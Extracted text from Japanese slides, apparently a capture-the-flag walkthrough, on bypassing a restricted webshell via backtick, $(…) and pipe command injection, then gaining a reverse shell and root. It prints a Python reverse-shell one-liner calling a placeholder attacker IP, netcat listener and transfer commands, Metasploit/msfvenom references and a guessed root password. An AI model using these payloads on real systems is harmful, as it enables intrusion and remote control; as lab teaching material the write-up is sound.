
管理者ページへの認証 管理者ページの認証をnick かsarahのどちらかでログイ ンすると、webshellの利用 条件が整う。

WebShell • webshellへアクセスすると、使用できるコマンドが制限されて いる。

echoコマンド echoコマンドはバック クォートで囲った中身をコ マンドとして実行し、その 結果を出力する。 または、$(…)で囲うことで も実行可能。

「|」パイプ シンプルに「|(パイプ)」で も制限外のコマンドを使用 できることがわかる。

ReverseShell • リバースシェルの仕組み ①攻撃コードを送信 ②攻撃に成功し、被攻撃側が攻撃側に接続を行うよう命令が実行され る ③攻撃側が待ち受けているポートに被攻撃側が接続し、制御が奪われ る 参考: http://www.atmarkit.co.jp/ait/articles/1507/01/news023.html

ReverseShell • python2系がインストールされているサーバなのでpythonのリ バースシェルを使用する。 shell.py 参考: http://pentestmonkey.net/cheat- sheet/shells/reverse-shell-cheat-sheet import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
(("attackerIP",attackerPort));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p =subprocess.call(["/bin/sh","-i"]);

ncコマンド ・リバースシェルファイルをtargetへ転送 target attacker

ReverseShell ・リバースシェルの実行 attacker target

(参考)ncコマンド ・port scaning(ポートが空いているか確認) % nc -vz [remotehost] 23 ・port knoking
(ポートを使用してるサービスを確認) % nc [remotehost] 80 ・ファイル転送 (転送先) % nc -lvp 20000 ※標準出力される (転送先) % nc -lvp 20000 > file ※ファイル出力される (転送元) % nc [remotehost] 20000 < file オプション -z ポートスキャニングモード オプション -l リッスンモード オプション -v 情報表示モード オプション -p ポート番号指定

msfvenomを使用したReverseShell metasploitの機能であり、ペイロードジェネレータです。 リバースシェルのペイロードを作成できます。 https://www.offensive-security.com/metasploit-unleashed/ms fvenom/

ncコマンド ・リバースシェルファイルをtargetへ転送 target attacker

Metasploit framework

Metasploit framework ・リバースシェルの実行 attacker target

Metasploit framework


root権限へ昇格

パスワード推測 SUPERultH imatePASH SWORDyouH CANTget SUPERultHimatePASHSWORDyouHCANTget SUPERultimatePASSWORDyouCANTget
権限昇格


 markup
 mraible
 thekraken
 helenjbeal
 trallard
 khoart
 lara
 aki_iinuma
 popppiees
 marcelosomers
 colly
 codingconduct
 chikuwait